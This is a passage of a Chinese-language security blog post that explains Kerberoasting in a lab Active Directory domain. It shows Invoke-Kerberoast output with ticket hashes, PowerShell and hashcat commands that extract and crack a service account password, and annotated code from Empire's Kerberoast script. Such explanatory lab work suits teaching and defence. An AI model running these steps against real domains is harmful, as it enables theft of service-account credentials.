所在位置 C:\Users\ts1\Desktop\Invoke-Kerberoast.ps1:894 字符: 33
+             New-DynamicParameter <<<<  -CreateVariables -BoundParameters $PSBoundParameters
    + CategoryInfo          : ObjectNotFound: (New-DynamicParameter:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException


TicketByteHexStream  :
Hash                 : $krb5tgs$23$*tsvc$yunying.lab$MSSQLSvc/s2.yunying.lab:1433*$93D428173FD5E37F70A79AF25C89548A$939
                       EE37B8F93ECE5767E5741F5317DCB97551AE2771C7626612E604F9E815CE2FF15FE06C69762B4489D2E9326BE3581973
                       DB30F7B2E7198046431C07B49D1E764AFB29FEE7397C3B92D2A188B301AE0B131E06AF64B3E92A83FEC17EF659D8FF66
                       8F2A128ED659169E4CAFC03832898BD22D7287633A6A868B0DD2DACB5C6296227F256DAACCD12FB3DABD1C0188C64F1B
                       F4732444AAF32EB62A0C86A272EEC06FA41B8D84E6E9312175BF57356BAE6B1E8898DA2332006F01982ACC815B867C567
                       9729E1A36D6DBA4290E803C104936A15C1C803933F4EB63731FF150E9C50A8929E275BD40002DA277D76F1FB55B1006B
                       9EE9ED4AAF77A0B86CE900FFD84208FCF09E8AFB8D2105A05BBE14DC332BCAF4538D2145154D6185F676F593BB159CDE
                       FFDA10BFB7600782FC99807CAA3C93766FE5DACA1966E10C18CCB334758686A79DF73B790ACB47E11743B479E54E7DB
                       6C694746669E9385FC60BC9758B701A116FF0DD5F1209535583A4FFB8B1B9A27C3FEC5B5F06A0490BE0F60844782976D
                       E209A61949CAB19572494C884D1E3C280410D0D2990132A31DCFA65964F098A99AFE4EC013E034E1F64B79AC44400D6F
                       327C115F1D5C48FCBA56D00DAFC09B542618DE0B2496AF910E7B7F8D0733330CCC51B455AA56E9E7E904D20B895F0C62
                       F2DDAA741156ED7E4B014AA70FF65CB791782435A71BFB033DCAD220395E7CEB2ED7B0D4E72F32DA570503C372085A39
                       406A0FE6456F59E3D3FA73F7497DF80B8E96DE60A95535F97E02D6BE78E4D64FB5408C21F474897142A9FC2E51F0367B
                       06B50D76B9E980FF9F5798E792C7939D65BB586097E12546B9403ABBDDC76225F6CF9CA3F3A13A3284F0176C97B09223
                       17711AB028D961014E2A8C8036FF17C9249858EE38D20FCBF43375B299FCA67C3681854F32908B33A4D33DB1B39607C2
                       37D84B561F9CC37E2B15F677D09B398B2F90073DC2BF03D64FD5F799AA2935E7CB7CA98EAEB08ADF209AC860FAA3A495
                       581EBF39063FFD59550945F7DE7134C8DD619BC2093FAFA2CF60F435C2BC86CE113769548D38504EC150C7F62F46451
                       55508B1727EE54C4D948C523DBC63B817E9F13305D336C49CADA2579299506CA4B0E23B1C905DB0065D7189609EDD1BD
                       CEF74402184BE81DC7DEB9F51279BC8168C2E611501978AEE60A9F1C18CC257339261D981166C014CECC4669241AB28A
                       287CF937433828CD63C8071BD9892B5F260C2673664EDCB8E18CB5418F5A452C587A532CE0A9286ADC6C5F109680EBDC
                       CA11B7E5D7C9EA081B15ED11667FD44C11B110522F247D2B739DC25511C9804B4AEA09CCED00CF431EBBEA230337E8A
SamAccountName       : tsvc
DistinguishedName    : CN=tsvc,OU=svcserver,DC=yunying,DC=lab
ServicePrincipalName : MSSQLSvc/s2.yunying.lab:1433
```

这个脚本申请访问的是 MSSQLSvc/s2.yunying.lab:1433 这个 SPN。查看数据包可以看到 Invoke-Kerberoast 输出的 Hash 值就是 TGS-REP 中返回的票据内容，然后拼接成了 Hashcat 可以直接爆破的格式（以$krb5tgs$23*开头的）。




把内容保存至文档，也可以直接重定向到 TXT 文件：

PS C:> Invoke-Kerberoast -Outputformat Hashcat | fl > test1.txt

二、使用 HASHCAT 工具进行破解：

PS C:> hashcat64.exe –m 13100 test1.txt password.list --force



可以看到这里已经离线破解成功，输出了 s2 的密码 admin1234!。在这里–m 表示选择不同的加密类型，其中 13100 对应的是 Kerberos 5 TGS-REP 类型的密文。

13100	Kerberos 5 TGS-REP etype 23	$krb5tgs$23$*user$realm$test/spn*$63386d22d359fe42230300d56852c9eb$891ad31d09ab89c6b3b8c5e5de6c06a7

更多的 Hashcat 的类型可以参考：https://hashcat.net/wiki/doku.php?id=example_hashes

3 Invoke-kerberoast 的实现

最初进行这个实验的时候是直接在 GitHub 上搜索的 Invoke-kerberoast，当时下载的是 https://github.com/malachitheninja/Invoke-Kerberoast 这个地址的，但是下载完之后发现这个地址的工具并不能正常使用，查看代码发现在字符串拼接时格式的问题，输出的内容并不符合 Hashcat 的格式。然后直接使用了 Empire 中的 Invoke-kerberoast.ps1 脚本（下载地址：https://github.com/EmpireProject/Empire）。下面就拿这个脚本来说明。

在 Invoke-kerberoast 中通过两个关键函数看脚本执行的主要流程，一个是 function Invoke-Kerberoast {}一个是 function Get-DomainSPNTicket {}。

首先在 Invoke-Kerberoast 函数中通过脚本中的函数 Get-DomainUser 查询组内所有用户 LDAP 库中存储的内容，并去除 krbtgt 之后通过管道符传给 Get-DomainSPNTicket。

```
PROCESS {
    if ($PSBoundParameters['Identity']) { $UserSearcherArguments['Identity'] = $Identity }
    Get-DomainUser @UserSearcherArguments | Where-Object {$_.samaccountname -ne 'krbtgt'} | Get-DomainSPNTicket -Delay $Delay -OutputFormat
}
```

Get-DomainUser 输出的值（-erroraction "Silentlycontinue"消除 powershell 中的红字告警，也可以直接去掉）：

```
PS C:\Users\ts1\Desktop> Get-DomainUser -erroraction "Silentlycontinue"


objectsid              : S-1-5-21-4249968736-1423802980-663233003-500
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=yunying,DC=lab
memberof               : {CN=Group Policy Creator Owners,CN=Users,DC=yunying,DC=lab, CN=Domain Admins,CN=Users,DC=yunyi
                         ng,DC=lab, CN=Enterprise Admins,CN=Users,DC=yunying,DC=lab, CN=Schema Admins,CN=Users,DC=yunyi
                         ng,DC=lab...}
primarygroupid         : 513
instancetype           : 4
badpasswordtime        : 2019/1/7 12:45:00
accountexpires         : 1601/1/1 8:00:00
whenchanged            : 2019/1/7 3:13:04
badpwdcount            : 0
name                   : Administrator
codepage               : 0
objectclass            : {top, person, organizationalPerson, user}
logoncount             : 11
lastlogon              : 2019/1/7 14:33:35
usncreated             : 8196
admincount             : 1
dscorepropagationdata  : {2019/1/7 3:39:57, 2019/1/7 3:13:04, 2019/1/7 3:13:04, 1601/1/1 0:00:00}
distinguishedname      : CN=Administrator,CN=Users,DC=yunying,DC=lab
cn                     : Administrator
pwdlastset             : 2019/1/6 0:56:02
objectguid             : b3e4fadf-104e-472c-aa0d-76beb5a8d865
whencreated            : 2019/1/7 2:42:40
description            : 管理计算机(域)的内置帐户
samaccountname         : Administrator
countrycode            : 0
lastlogoff             : 1601/1/1 8:00:00
iscriticalsystemobject : True
usnchanged             : 16474
```

函数 Get-DomainSPNTicket 在接收到 Get-DomainUser 的输出结果后提取 SPN（ServicePrincipalName）字段的值，然后取其中的第一个赋值给变量 UserSPN。我们在代码中添加 echo 语句，然后再执行可以看到本次的结果选取了 SPN 列表中的第一条 MSSQLSvc/s2:SQLEXPRESS。

```
if ($UserSPN -is [System.DirectoryServices.ResultPropertyValueCollection]) {
    $UserSPN = $UserSPN[0]
}
echo "mark for UserSPN"
echo $UserSPN
try {
    $Ticket = New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $UserSPN
}
catch {
    Write-Warning "[Get-DomainSPNTicket] Error requesting ticket for SPN '$UserSPN' from user '$DistinguishedName' : $_"
}
if ($Ticket) {
    $TicketByteStream = $Ticket.GetRequest()
}
```

```
PS C:\Users\ts1\Desktop> Invoke-Kerberoast -erroraction "Silentlycontinue"
mark for UserSPN
MSSQLSvc/s2:SQLEXPRESS


TicketByteHexStream   :
Hash                  : $krb5tgs$MSSQLSvc/s2:SQLEXPRESS:C51501A64E8E571129E0ABE46E077C7C$CB6EC87E13B1FFE9A9DB7A7A2657A91
                        9F1EF12FFABBC49F7679D6986722395E471765AADFDEF67986726EF26726E3DF2AB73C16647CE1E998DB865136D3EFE4
                        47F57DFBF8B117091B0FA8D46E30F7FED2DBBBE8702C99B31AA599F268DFF3230721643CEAF26FC64C96E3AA2CA7631C
                        4D891D36C9FC8CE6F9EDF6BA9FB8FA5925C8BD90D35AE2771201BA82FB047C4732337646452 0D968AFAC3EE2E49AD49A
                        9FB140F373AB669AD0442151AA1AA366A7546FF5A570CBBAA65DBB69DD0C88A39E09CDD97D32840CE6AFA6A4B0CB2EB8
                        B78189F967F1CE6C7DABB126C05E458D2BE24DDABBC298126F9A80075D57FB6DFB0887D0973952A4D8C7382B8CD6AB4C
                        3E641A72E5451F6FB50878E24753274F45ABFE4CE63A2DFB505682C623394C0799C8F918F048E945F5C333A077EE227B
                        28E51A18D6B0DD588E9E332BB25079881AD7FFEBAB0439D3C8BB9651F3FD40F7A89D5E8A4FED1064F5903E4115203B15
                        17F4772BBBBB87607897E4852335C5B1E60180BAE631E7AB4F92D2634542247378F75C7526E7ADDC8B4855509C4F2477
                        5CAE3E1195989C5CB3D471DD219E4FB6F33FA73DEB44FFAE7D0F1C0DE76CFC5FEFEC979AF19F1B082AEBDF0AD1529B9B
                        19CF930049F628ED5DFBBCE7BCA74D4049F6008F06DA248A5C9FFBB40B9E7928178736ED440C644255B9F5456EF3F893
                        C785588096266B00DE8099777CF4C86DDD8FDB1FDAAE49FC3F3FCEDF0B85CF3AE64DA379CE241F2D592987E073FEADED
                        1724A504E327ECCD767002B0C7CD0866BA51D4702C4DDC26D6601E6A9EC84C9C6F1D4B94D5E9234229ECDC6373413DD4
                        3D21A5A289FD7F903F5251E6ECA42225ED471783FFA3A38F24598D7D8C8A1ED52714CDFE634B72337F272A4E342D812C
                        E49C8DE49930B1731C089210AF3344B014E0D949A5759BACDC824E1411B59B007ED9F6B5F43CD6865B3CA737C4F02041
                        52F5AC90BA7A761C9CAA2DFD195BC51F1CECD931F032651B22EAAF5576A43455E9995DEBAD9912076DC98736F0199958
                        C6EE0DA1C41D437633C62D432663202CA58C9177669DEBA271443F9609780C911542C87C1EF853642F1E73B38436BAF1
                        86B2F3E4D60F0CB83FC1496202CB8F67E530419DC24A0435AAA3F59A60567DF07A1C9083B2A9C17735E8BACF85437DC1
                        CF58CB0E7C9F076BD829A3FE77781E6434203A34ABFD255C383DD891D4F86C99917C603FE43400D9C43EE9792FBDB2E2
                        B747E380BC599D93AA302586B87A21CB2A70229E33FAA92302DB83421818BA10852ADB1CA34FB53019ABF7E6D0D07579
                        E1A6AA1B817ED8ABD1916ACB7542E24D53E6CE6CFFA22A46A61C570B8F3CF16FB59
SamAccountName        : tsvc
DistinguishedName     : CN=tsvc,OU=svcserver,DC=yunying,DC=lab
ServicePrincipalName  : MSSQLSvc/s2:SQLEXPRESS
```

通过 KerberosRequestorSecurityToken 类的 GetRequest()函数发起 kerberos 请求。随后通过匹配返回值，提取票据内容。


```
if($TicketHexStream -match 'a382....3082....A0030201(?<EtypeLen>..)A1.{1,4}.......A282(?<CipherTextLen>....)........(?<DataToEnd>.+)') {
    $Etype = [Convert]::ToByte( $Matches.EtypeLen, 16 )
    $CipherTextLen = [Convert]::ToUInt32($Matches.CipherTextLen, 16)-4
    $CipherText = $Matches.DataToEnd.Substring(0,$CipherTextLen*2)
```

将提取的票据的值组合成 Hashcat 要求的格式之后赋值给变量 HashFormat，也就是最终我们可以用 Hashcat 或者 John the Ripper 来爆破的值。

```
if($Hash) {
    if ($OutputFormat -match 'John') {
        $HashFormat = "`$krb5tgs`$$($Ticket.ServicePrincipalName):$Hash"
    }
    else {
        if ($DistinguishedName -ne 'UNKNOWN') {
            $UserDomain = $DistinguishedName.SubString($DistinguishedName.IndexOf('DC=')) -replace 'DC=','' -replace ',','.'
        }
        else {
            $UserDomain = 'UNKNOWN'
        }

        # hashcat output format
        $HashFormat = "`$krb5tgs`$$($Etype)`$*$SamAccountName`$$UserDomain`$$($Ticket.ServicePrincipalName)*`$$Hash"
    }
    $Out | Add-Member Noteproperty 'Hash' $HashFormat
}
```

同样，上图框中的变量$Etype 的值是 23，实际上就是 RC4 加密算法的代号。



Kerberoasting 的本质是通过破解在 Kerberos 认证流程中的 KRB_TGS_REP 这个过程中 TGS 返回给 Client 的票据内容来进行密码的获取，在一个大型的域中还是有一定的利用价值，并且这种方式是离线爆破，过程较为隐蔽。

0x05 小结

本文主要说明了 kerberos 的基本原理以及 SPN 扫描的内容，介绍了 Kerberoasting 的攻击手法，Kerberos 的原理较为复杂，但是深刻理解之后有助于对于了解其他 Kerberos 攻击手法是由很大帮助的。同时 kerberos 在 windows 的实现中与其他的协议也有一些相关联，多了解一点其他协议也是有必要的。下一篇中我将对 MS14068 漏洞和银票据金票据的利用和原理进行探究，感谢阅读。

实验工具

https://github.com/nidem/kerberoast
https://github.com/PyroTek3/PowerShell-AD-Recon
https://github.com/EmpireProject/Empire/blob/master/data/module_source/situational_awareness/network/powerview.ps1

参考链接

https://pentestlab.blog/2018/06/12/kerberoast/

http://www.harmj0y.net/blog/activedirectory/targeted-kerberoasting/
https://skypacer210.github.io/2014/04/09/kerberos-those-thing/
https://docs.microsoft.com/en-us/previous-versions/aa302203(v=msdn.10)#msdn_pac_request
https://tools.ietf.org/html/rfc1510